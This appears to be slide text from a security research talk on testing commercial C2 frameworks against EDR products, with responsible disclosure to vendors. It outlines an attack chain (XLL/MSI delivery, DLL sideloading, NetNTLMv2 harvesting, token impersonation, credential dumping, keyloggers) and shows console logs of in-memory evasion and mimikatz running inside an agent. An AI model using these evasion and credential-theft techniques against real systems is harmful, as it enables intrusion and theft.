
Anything written here is saved only locally in memory



Tales From The Reproduction



Differences with Existing Scenario-Based Assessments



1. Months of work were devoted.
2. Important findings occurred and were targeted towards the specific environments.
 3. Real threat actors compromise “at will”.
4. What worked on Host A would be detected by 90% on Host B due to the detection approach differences (“Closed Circuit” Protections vs Memory Inspection).
5. Casual evasion such as API unhooking would be obsolete.
 6. BETA testing was included.
 7. One mistake was enough.
8. Many ways tested to achieve the same goal.
9. Detections were easy to trigger.
10. We were self-aware and had in mind the context of the process and monitoring changes across processes.

TTP Highlights

Some Abused Techniques



XLL Files



Vulnerable Driver Abuse



Customized Injections



MSI Files



Custom Per-Vendor Bugs



DLL Sideload



Credential Theft via



Kernel Dumps &

Injections

PowerShell & CLR
Reflection




Reflective PE Loading



Blending In to Avoid C2
Detections (Image Loads
& Network Traffic &
Assembly Loads)

What Happened?

TTP Mapping



Points Of Failure for Dynamic Code


To PIC or not to PIC?

Shellcode or PIC is one of the most common attack vectors, being the default delivery method for many C2s.


Points of detection may include:

- In memory format.
- IAT absence.
- Behaviour and goal.
- Deployment.

In many case defences will attempt to classify shellcode as an entity itself. False positives however are very common to exist.



A Brief Timeline Of The Attack



Initial Access

Initial access via XLL and MSI (incl. Persistence), Injecting into a Free AV solution and DLL sideloading.



Spread

Usage of Farmer and malicious shortcuts to harvest NetNTLMv2.



Impersonate & Move

Token impersonation , GPO abuse (got SYSTEM via .exe) , SOCKS proxying and RDP\WMI for lateral movement.



Steal

We performed credential dumping via WinPMEM and used keyloggers across the network. Internal monologue was used avoiding downgrade and detection.




Jump Around

On the last steps we utilized a bug (now fixed) related to lateral movement and all of our malicious actions were disregarded.


Memory Evasions

Evading patch detections and memory scanning.



Post-Experiment Impact

C2 Improvements Nighthawk



Hidden RDP

A slick way to control and monitor the targets

```
[+] Command Prompt
mspaint.exe      6200 Console           1  36,676 K
C:\Users\Peter\Desktop>echo BEFORE NIGHTHAWK IS INJECTED
C:\Users\Peter\Desktop>Moneta64.exe -m ioc -p 6200
Moneta v1.0 | Forrest Orr | 2020
... Failed to grant SeDebug privilege to self. Certain processes will be inaccessible.
... scan completed (1.016000 second duration)
C:\Users\Peter\Desktop>echo AFTER NIGHTHAWK INJECTION
C:\Users\Peter\Desktop>Moneta64.exe -m ioc -p 6200
Moneta v1.0 | Forrest Orr | 2020
... failed to grant SeDebug privilege to self. Certain processes will be inaccessible.
... scan completed (1.016000 second duration)
```

```
C:\Users\Peter\Desktop>echo RUNNING SEATBELT (LOADS CLR, ALLOCS CLR MEM, NO FILTER USED TO EXCLUDE THESE)
RUNNING SEATBELT (LOADS CLR, ALLOCS CLR MEM, NO FILTER USED TO EXCLUDE THESE)
C:\Users\Peter\Desktop>Moneta64.exe -m ioc -p 6200 --filter *
Moneta v1.0 | Forrest Orr | 2020
... failed to grant SeDebug privilege to self. Certain processes will be inaccessible.
... scan completed (5.735000 second duration)

mspaint.exe : 6200 : x64 : C:\Windows\System32\mspaint.exe : CLR v4
0x00007FFC1E72E0000:0x0015000000 | .NET DLL Image | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\NativeImages\mscorlib.ni.dll | Mismatching PEB module
0x00007FFC1E770000:0x0000300000 | DLL Image | C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
0x00007FFC1E771000:0x0000020000 | RX | .text | 0x00001000 Modified code
0x00007FFC1E773000:0x0000010000 | RX | .text | 0x00001000 Modified code
... scan completed (5.735000 second duration)

C:\Users\Peter\Desktop>echo NO VISIBLE AMSI/ETW PATCHING (the CLR IOCs ABOVE ARE NOT NIGHTHAWK)
NO VISIBLE AMSI/ETW PATCHING (the CLR IOCs ABOVE ARE NOT NIGHTHAWK)
```

Stealthy PE Loading

Running EXEs just like normally with improved stealth.

```
[+] MDsec Nighthawk v0.2.1 - [CONNECTED: peter@127.0.0.1:8888] [SERVER VERSION: v0.2.1] [LICENSED TO: MDsec Testing License]
Operations Server Action Payloads
OS          Agent Type Listener External IP Internal IP Machine Name User Process PID Architecture Integrity Level
Windows 10 Direct demohttp 192.168.245.137 127.0.0.1 192.168.245.137 DESKTOP-0LRGPBU Peter rundll32.exe 7892 x64 Medium

Console (DESKTOP-0LRGPBU - Peter - 7892) [Hidden Desktop (DESKTOP-0LRGPBU - Peter - 7892) X]
Assembly-path> Local path to executable to execute.
[arg-1]          Optional list of arguments to pass to the main() function of the executable.
[arg-2]
[...]
[arg-n]

[peter 09/07 14:09] > execute-exe c:\work\tools\imikatz\x64\imikatz.exe coffee exit
fasked agent to execute c:\work\tools\imikatz\x64\imikatz.exe coffee exit within agent process.

#####
.##. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ## "A La Vie, A L'Amour" - (oe.oe)
## / \ ## /*** Benjamin DELY "gentilkiwi" ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'###' > https://pingcastle.com / https://mysmartlogon.com ***

imikatz(commandline) # coffee

( (
)
.
.
.
\



imikatz(commandline) # exit
bye!
```


Post-Experiment Impact

C2 Improvements Cobalt Strike

Various Improvements

- Thread Stack Spoofing Arsenal Kit Update
- Licensing and Watermarking
- Increased Price
- Malleability Improved – e.g. Fork & Run Customizations
- Evasion and Stability updates - e.g. Max Beacon Retries



Post-Experiment Impact

C2 Improvements BRC4

Various Improvements

- C2 Communication Improvements (e.g. DNSOverHTTPs, Slack)
- Sleep Encryption Mechanisms (with or without ROP)
- WMI over DCOM Lateral Movement
- Hook Evasion Attempts
- Built-In Kerberoast
- “Crisis Monitor” Updates




Acknowledgements

Vendors Acknowledged:

- Singularity XDR's Technical Team acknowledged and fixed in a timeframe of several months that were invested in rigorous reviews and consulting\negotiating with appropriate departments aspects such as public impact and criticality of information as well as alternative ways to get credited:
 - Rigorous BETA testing of several features that pushed the scenario to the extreme.
 - Architectural Misses
 - Product Specific Bugs\\Issues
 - Common Misses
 - Feedback and Support from our Team led by Dr. Patsakis (as Academic Lead) and Georgios Karantzas (as Technical Lead)
 - Information will be kept private for client safety reasons.
- FortiEDR Team acknowledged and fixed in a timeframe of almost a month that was invested in pushing detections, fixes and informing the CTO:
 - Testing of both the production version and some insight on detections pushed in BETA
 - Feedback over Architectural Misses & Bug fixes that would possibly assist in ensuring future prevention of cases such as those later described in PA's blog.
 - Product Specific Issues
 - Common Misses
 - Feedback and Support from our Team led by Dr. Patsakis (as Academic Lead) and Georgios Karantzas (as Technical Lead)
 - Information will be kept private for client safety reasons.


Thanking Note:

- MDsec
- Paul Ungur
- Redcode Labs



Mission Accomplished?

Outcome



Brute Ratel

Unstable.
Operationally unsafe.

Detected by various traps
including targeted detections
against evasion mechanisms.

Minimal utilization.
Lack of Delivery Flexibility.



Havoc

Autonomous Scenario Completion.
Generic codebase modifications needed.
Payload delivery adapted to the scenario.

Basic features.
Modified by-hand.

Some generic detections
occurred but were
combated via generic op-sec improvements.



Cobalt Strike

Utilized only as a secondary tool on
systems with removed protections.
Lack of Delivery Flexibility.
High stability.

- Highly detected by various traps on-sight.
- Targeted PIC Detections
 - Memory Inspection
 - Generic Detections
 - Deployment and malicious files (EMU)



Nighthawk

Autonomous Scenario Completion.
Operational Stability.
Malleable configuration and modifications.
Payload delivery adapted to the scenario.

Complex features.
Lateral movement eased.

Detections were mostly targeted
towards unsafe operator actions
and configurations.

Get in Touch With Us 😊!

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Thank You